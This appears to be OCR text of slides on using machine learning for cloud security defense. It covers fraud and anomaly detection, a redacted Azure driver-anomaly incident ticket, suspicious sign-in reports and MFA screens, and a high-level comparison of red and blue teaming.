
Machine Learning



Source: Lectures by Pedro Domingos

Why Machine Learning is Relevant to Defense





Properties

Train Model

Label column

Selected columns:
Column names: Fraud

Launch column selector

START TIME	6/6/2014 4:23:18...
END TIME	6/6/2014 4:23:23...
ELAPSED TIME	0:00:05.007
STATUS CODE	Finished
STATUS DETAILS	None

View output log

Experiment Properties

START TIME	-
END TIME	-
STATUS CODE	InDraft
STATUS DETAILS	None


□ Disable upgrades

Prior Run

Quick Help


Census income dataset

Fraud Detection



- Fraud: Theft of service; Use of service without intent to pay
  - Example: Stolen payment instrument
- Fraud Storms
  - Potential for Capacity Impact
  - Often lead to spike in Abuse
- ML-based detection
  - Sign-up patterns
  - Compute Usage
  - Bandwidth Usage
  - etc.

Detecting Anomalies



Incident Transfer

Click Here to Acknowledge this Incident

ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys See machine info below

Status	Id	Sev	Title	Time Raised
Resolved	9143756	3	ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2	2015-04-04 06:15:52

Impacted Service	Owning Service	Team	Assigned To	Commit Date	Customer Name
Azure Engineering Systems	Azure Engineering Systems	Build	None		None

Location of device on which the incident occurred

Environment	Datacenter	Device Group	Device Name	slice Id
PROD	None	None	None	None

Location of device reporting the incident

Environment	Datacenter	Device Group	Device Name	slice Id
PROD	N/A	Aims Connector	[redacted]	None

Source	Source Date	Customer Impacting	Security Risk	Noise
[redacted]	2015-04-04 06:15:28	False	False	False

TSG ID	Component
None Specified	None Specified

Description

===== 2015-04-05 22:16:07 (PT) assigned to active by [redacted] **=====**


ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys

See machine info below

```
===== 2015-04-04 06:15:53 (PT) submitted by connector MDS-AzureSecurity-V2 =====
<strong>ComponentName: </strong> AzureEngBld/Build<br/>
<strong>GroupKey: </strong> DRV:KProcessHacker2<br/>
<strong>BeginHop: </strong> 2015-04-04T12:45:00.0000000Z<br/>
<strong>AnomalyTime: </strong> 4/4/2015 4:46:14 AM<br/>
<strong>AnomalyDesc: </strong> Driver 'KProcessHacker2' has been activated.<br/>
<strong>WorkItemId: </strong> <br/>
<strong>AnomalyDetails: </strong> [redacted]; HostId=[redacted]; FirstSeen=4/4/2015 4:46:14 AM; LastSeen=4/4/2015 4:46:14 AM; ReasonId=1; DriverName=KProcessHacker2; ImagePath=\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys; Arguments=; ImageVersion=; Username=NT AUTHORITY\SYSTEM; Privileges=; ServiceControls=1; ServiceFlags=0; ServiceState=4; ServiceType=1; [[redacted]]<br/>
<strong>SourceQueryParameters: </strong> Table=[redacted]; Endpt=[redacted]; Start=2015-04-04T04:00:00.0000000+00:00; End=2015-04-04T05:00:00.0000000+00:00<br/>
<strong>LastUpdated: </strong> 2015-04-04T13:00:00.0000000Z<br/>
<strong>LastDiscovered: </strong> 2015-04-04T13:15:00.0000000Z<br/>
<strong>DriverName: </strong> KProcessHacker2<br/>
<strong>IncidentSeverity: </strong> 3<br/>
<strong>Title: </strong> ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2<br/>
<br/>
```

Example: Phishing Attacks

- Azure Active Directory and Office 365, automatically detect when a user *may* have been compromised
- Company admins can configure alerts



REPORT	DESCRIPTION
ANOMALOUS ACTIVITY	
Sign ins from unknown sources	May indicate an attempt to s
Sign ins after multiple failures	May indicate a successful bru
Sign ins from multiple geographies	May indicate that multiple u
Sign ins from IP addresses with suspicious activity	May indicate a successful sig
Sign ins from possibly infected devices	May indicate an attempt to s
Irregular sign in activity	May indicate events anomalo
Users with anomalous sign in activity	Indicates users whose accou
ERROR REPORTS	
Account provisioning errors	Indicates
INTEGRATED APPLICATIONS	
Application usage: summary	Indicates
Application usage: detailed	Indicates

Azure Multi-Factor Authentication

Welcome

Tokenless multi-factor authentication is now available to your company. If you have any questions, please contact support.
Contoso Cloud
Account ID: CIDL-QEC-MYCDH

VIEW A REPORT
View usage of all users of Multi-Factor Authentication within an organization

CONFIGURE
Configure Multi-Factor Authentication settings such as caching, voice messages and notifications received by users

DOWNLOADS
Download the Multi-Factor Authentication Server

Change Requests

DATE	USERNAME	NEW PHONE	NEW PIN	NEW DEVICE TOKEN	STATUS	ACTION
06/11/2014 10:08:04	SSuser@contosobuild.com			********************	Pending	Cancel
06/12/2014 14:14:02	SSuser@contosobuild.com			********************	Pending	Cancel
07/16/2014 16:49:15	SSuser@contosobuild.com			********************	Pending	Cancel

jon doe

VIEW: Devices and applications from which the user has signed in

Sign ins have been processed up to 3/11/2014 8:31:58 AM.

CLIENT	LAST SIGN IN TIME	LAST SIGN IN IP ADDRESS	LAST SIGN IN LOCATION
Windows 7;IE 9.0	3/10/2014 7:31:35 PM	123.127.104.193	Beijing, Beijing Shi, CN
Windows 8;IE 10.0	3/9/2014 8:24:00 PM	123.127.104.193	Beijing, Beijing Shi, CN
Windows 7;Chrome 33.0	3/9/2014 6:50:13 PM	60.247.108.66	Beijing, Beijing Shi, CN
Windows 8;IE 7.0	3/7/2014 12:32:30 PM	24.18.206.196	Bellevue, Washington, US
Windows 7;Firefox 27.0	3/6/2014 7:20:19 PM	60.247.108.66	Beijing, Beijing Shi, CN
Windows 7;Firefox 18.0	2/26/2014 7:29:30 PM	60.247.108.66	Beijing, Beijing Shi, CN
Windows 7;Chrome 32.0	2/16/2014 10:04:44 PM	123.127.104.193	Beijing, Beijing Shi, CN

Windows Azure

We've detected 4 new irregular sign ins from accounts in fabrikam.com.

View detailed report

To view this report you must have an active Windows Azure subscription, and be signed in with global administrator credentials.

We recommend that you consider doing one or more of the following to investigate and/or mitigate future security risks:

- Contact some or all of the users
- Change their passwords
- Enable Multi-Factor Authentication for their accounts

Learn more about this email notification

Thank you,

The Windows Azure Active Directory Team

Automatic Detection

- Even though a user’s password had been stolen…
  - When the attacker tried to logon to Azure from (name your favorite country here…)
  - Customers were alerted automatically!

RED vs. BLUE

Red Teaming

Model real-world attacks

- Model emerging threats & use blended threats
- Pivot laterally & penetrate deeper
- Exfiltrate & leverage compromised data
- Escape & Evade / Persistence

Identify gaps in security story

- Measures Time to Compromise (MTTC) / Pwnage (MTTP)
- Highlight security monitoring & recovery gaps
- Improves incident response tools & process

Demonstrable impact

- Prove need for Assume Breach
- Enumerate business risks
- Justify resources, priorities, & investment needs

Blue Teaming

Exercises ability to detect & respond

- **Detect** attack & penetration (MTTD)
- **Respond** & **recover** to attack & penetration (MTTR)
- **Practiced** incident response

Enhances situational awareness


- Produces **actionable intelligence**
- **Full visibility** into actual conditions within environment
- **Data analysis** & **forensics** for attack & breach indicators

Measures readiness & impact

- **Accurately assesses** real-world attacks
- **Identifies** gaps & **investment needs**
- Focus on **slowing down attackers** & **speeding recovery**
- **Hardening** that prevents future attacks

Catching Red Team

1



6540579

Severity 3 - Active

ASM Security Alert: ASM0502: F[redacted] Local User Anomaly - debug1118

Title: ASM Security Alert: ASM0502: F[redacted]05: Local User Anomaly - debug1118

Owning Service: Windows Azure Operations Center

Owning Team: WALS

Owner: [redacted]

Impacted Services: Azure Security Engineering

Impacted Teams: None specified

Service Responsible: Windows Azure Operations Center

Impacted Component: SLAM

Origin: Other


Alert Source: MDS-AzureSecurity-V2: 30272d44-9d1a-4c31-9bdc-c0b1878ae658

Environment: PROD

DC/Region:

